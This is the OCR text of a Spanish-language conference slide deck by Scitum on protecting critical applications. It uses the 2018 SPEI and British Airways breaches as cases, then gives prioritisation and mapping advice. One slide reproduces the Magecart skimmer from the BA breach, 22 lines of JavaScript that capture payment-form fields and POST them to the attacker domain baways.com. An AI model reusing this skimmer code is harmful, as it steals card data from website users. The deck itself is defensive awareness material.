Lidiando con la complejidad: **protegiendo aplicaciones críticas**

Ulises Castillo
M.en C., MLP, CISSP, CISA, CISM
Director General / Scitum S.A. de C.V.

Scitum | TELMEX está contigo

Buda y la parábola de la flecha envenenada

SPEI®

SISTEM
ELEC
INT

Pagos más rápidos y seguros

CIBERATAQUE VINCULADO A SPEI FUE DE ESCALA NUNCA ANTES VISTA, DICE GOBERNADOR DE BANXICO

POR: NOTICIEROS TELEVISA | FUENTE: NOTICIEROS TELEVISA | DESDE: CDMX, MÉXICO | 18 DE MAYO DE 2018 7:56 AM CST

NACIONAL | CRIMEN Y SEGURIDAD

Ciberataque vinculado a SPEI fue de escala nunca antes vista, dice Alejandro Díaz de León, gobernador de Banxico, en la mesa de Despierta con Loret (Noticieros Televisa)

COMPARTIR

Alejandro Díaz de León, gobernador del Banco de México (**Banxico**), dijo en la

Scitum | TELMEX está contigo

Register now | Login ID | PIN/Password | Log in

Remember me | Forgotten PIN/Password?

Flights and holidays | Manage My Booking | Information | Executive Club | Business Travel | United Kingdom - English

Home

Customer data theft

Last updated: 13 September 2018

We are investigating, as a matter of urgency, the theft of customer data between 22:58 BST August 21 2018 until 21:45 BST September 5 2018 from our website, ba.com, and our mobile app.

The stolen data included personal and financial details of customers making bookings and changes on ba.com and the airline's app. The data did not include travel or passport details.

The theft has been reported to the authorities and our website is now working normally.

What to do if you have been affected

El caso de British Airways

THE WALL STREET JOURNAL.

U.S. Edition | September 18, 2018 | Today's Paper | Video

BUSINESS

British Air... ...ys Reports Data Breach

U.K. airline is t... ...pany to disclose a cyberattack

...d the airline has been hit by a cyberhack, with the personal data ...ghts on the carrier's website stolen, the latest in a string of

...es Group SA said Thursday that the breach affected ... British Airways between Aug. 21 and Sept. 5, and that it

British Airways hacked as 380,000 sets of payment details stolen

Save 62

share

British Airways passenger planes CREDIT: GEOFF PUGH/TELEGRAPH

Scitum | TELMEX está contigo

¿Cómo lo hicieron?

Ejemplo de un skimmer de ATM

¡¡22 líneas de Javascript!!

https://www.riskiq.com/blog/labs/magecart-british-airways-breach/


Fig-4 Timestamp of when the skimming began

Here is a cleaned up version of the script, only 22 lines of JavaScript:


```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Fig-5 Only 22 lines of script victimized 380,000 people


Scitum | TELMEX está contigo



Scitum | TELMEX está contigo


OUT OF SERVICE
We are sorry for the inconvenience.
Our Engineers are currently working
to resolve the issue as soon as possible.
OUT OF SERVICE
We are sorry for the inconvenience.
Our Engineers are currently working
to resolve the issue as soon as possible.
FR505 0805 DUBLIN
EI5291 08 10 DUBLIN 27
BM1801 08 20 ABERDEEN 34
KL1050 09 20 AMSTERDAM 10
EZY6041 10 05 PALMA 25
TOM452 10 20 SANDRO 15
BM2003 10 35 BRUSSELS 34
EZY6135 10 35
FR8248 10 35 FARO 11
EZY6139 11 30 TOULOUSE 12
FR8286 11 10 ALICANTE 13
BM1855 11 45 FRANKFURT
EZY925 12 00 EDINBURGH
FR3385 12 10 LIMOGES
EZY6185 12 10 ROME
FR3202 12 10 KNOCK
AUR 643 GUERNSEY
FR9356 GRENOA
EZY405 GLASGOW
EZY6113 NICE
EI 3843 CORK
BOARDING
BOARDING
BOARDING
BOARDING
BOARDING
BOARDING
BOARDING

Conectividad = Complejidad



¿Y entonces qué podemos hacer?

¿Foco a redes y perímetro o a asegurar aplicaciones?

¿Cuáles son las aplicaciones críticas?

¿Dónde “viven” las aplicaciones críticas? (elementos)

¿Cómo asegurarlas?

¿Quiénes son los responsables?

1. Priorizar aplicaciones

Transacciones

Información de clientes


Continuidad operativa

2. Entender y comunicarnos

"**Mapas**" de punta a punta (distintas vistas)


Lenguaje y entendimiento **COMÚN**

El reto de las aplicaciones




Una aplicación simple corriendo en un solo servidor


El reto de las aplicaciones



El reto de las aplicaciones



El reto de las aplicaciones




Redes LAN, WAN e inalámbricas

- Diversos protocolos: IP, UDP, TCP, HTTP, SSL, etc.
- Distintos tipos de direccionamiento IP
- Distintos medios físicos y tramas: aire, Ethernet cobre y fibra (10,100,1G,10G,100G), etc.

Scitum | TELMEX está contigo

El reto de las aplicaciones




- Prácticamente NINGUNA organización en México tiene diagramas completos de extremo-a-extremo de sus aplicaciones.
- ¿Conocen, a fondo, todos los componentes de sus aplicaciones?
- ¿Con qué redes y dispositivos interactúa la aplicación (flujos aplicativos y transacciones)?

